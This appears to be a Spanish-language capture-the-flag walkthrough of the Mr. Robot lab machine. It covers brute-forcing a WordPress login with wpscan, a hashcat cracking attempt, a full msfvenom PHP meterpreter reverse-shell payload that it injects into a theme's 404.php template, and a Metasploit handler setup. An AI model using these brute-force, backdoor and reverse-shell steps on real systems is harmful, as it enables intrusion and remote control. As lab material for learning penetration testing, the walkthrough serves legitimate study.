
**- Usuario valido: Elliot**
**- Se descarga el diccionario del robots.: fsocity.dic**

```
root㉿kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]
└─# wget http://192.168.0.192/fsocity.dic
--2025-04-24 23:28:29--  http://192.168.0.192/fsocity.dic
Connecting to 192.168.0.192:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: ‘fsocity.dic’

fsocity.dic         100%[================>]   6.91M   767KB/s    in 11s

2025-04-24 23:28:40 (632 KB/s) - ‘fsocity.dic’ saved [7245381/7245381]
```

**- Optimizar el diccionario:**

sort fsocity.dic | uniq | wc -l   --->Contar el diccionario

**cat  fsocity.dic | sort -u | uniq > nuevo.dic**   ---Compactar



```
┌──(root㉿kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]
└─# cat  fsocity.dic | sort -u | uniq > nuevo.dic

┌──(root㉿kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]
└─#

┌──(root㉿kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]
└─# sort fsocity.dic | uniq | wc -l
11451

┌──(root㉿kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]
└─# ls
fsocity.dic  key-1-of-3.txt  nuevo.dic

┌──(root㉿kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]
└─# chmod 777 *

┌──(root㉿kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]
└─# sort nuevo.dic | uniq | wc -l
11451

┌──(root㉿kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]
└─# █
```

## *Fuerza bruta*

**FUERZA BRUTA CON WPSCAN**


Usuario: Elliot
Diccionario: nuevo.dic

**wpscan --url http://192.168.0.192/wp-login.php  -U Elliot -P nuevo.dic -t 50**

```
SUCCESS] - Elliot / ER28-0652
Trying Elliot / eps Time: 00:04:06 <====        > (5650 / 17101) 33.03%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: Elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Apr 25 00:01:38 2025
[+] Requests Done: 5970
[+] Cached Requests: 4
[+] Data Sent: 2.072 MB
[+] Data Received: 22.786 MB
[+] Memory used: 290.738 MB
[+] Elapsed time: 00:04:23
```

**ATAQUE EXITOSO**

**PASSWORD: ER28-0652**



WordPress 6.8 is available! Please update now.

Dashboard

WordPress 4.3.1 running Twenty Fifteen theme.

No activity yet!

RSS Error: WP HTTP Error: SSL certificate problem: unable to get local issuer certificate

# *LLAVE 1*

**HASH**
073403c8a58a1f80d943455fb30724b9


SIN RESULTADOS PARA AVANZAR

# *Identificar HASH*

- **IDENTIFICAR HASH**
**hash-identifier**

HASH: 073403c8a58a1f80d943455fb30724b9

```
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```




```
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: 073403c8a58a1f80d943455fb30724b9

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))
```

## *HASHDUMP*

**-INTENTAR ROMPER EL HASH**

hashcat -m 0 -a 0 key-1-of-3.txt  fsocity.dic --force



```
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce perf
If you want to switch to optimized kernels, append -O to your comman
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

* Device #1: Not enough allocatable device memory for this attack.
```

```
hashcat -m 0 -a 0 key-1-of-3.txt  /usr/share/wordlists/rockyou.txt  --force
```

## *Explotacion*

## *msfvenom*

**Crear un payload para una shell reversa**

**msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.191 lport=5555 -f raw**

```
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.0.191'; $port = 5555; if (($f = 'stream_socket_client') &&
is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f))
{ $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET,
SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!
$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4);
break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len =
$a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break;
case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
$GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval'))
{ $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

**- SE INYECTA EL CODIGO EN UNA PLANTILLA PHP:**

**Twenty Fifteen: 404 Template (404.php)**


## *Metasploit*

- **Se configura un handler con metasploit**

**- search exploit/multi/handler**

**- use 6**

**- set payload php/meterpreter/reverse_tcp**
**- options**
**- set lhost 192.168.0.191**
**- set lport 5555**
**- exploit**




```
msf6 > use 6
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse.tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.0.191
lhost ⇒ 192.168.0.191
msf6 exploit(multi/handler) > set lport 5555
lport ⇒ 5555
msf6 exploit(multi/handler) > options

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.191    yes       The listen address (an interface may b
                                     e specified)
   LPORT  5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

**- Ahora debemos ingresar al navegador y cargar la ruta para ejecutar el payload**

**RUTA:**

**http://192.168.0.192/content/themes/twentyfifteen/404.php**



```
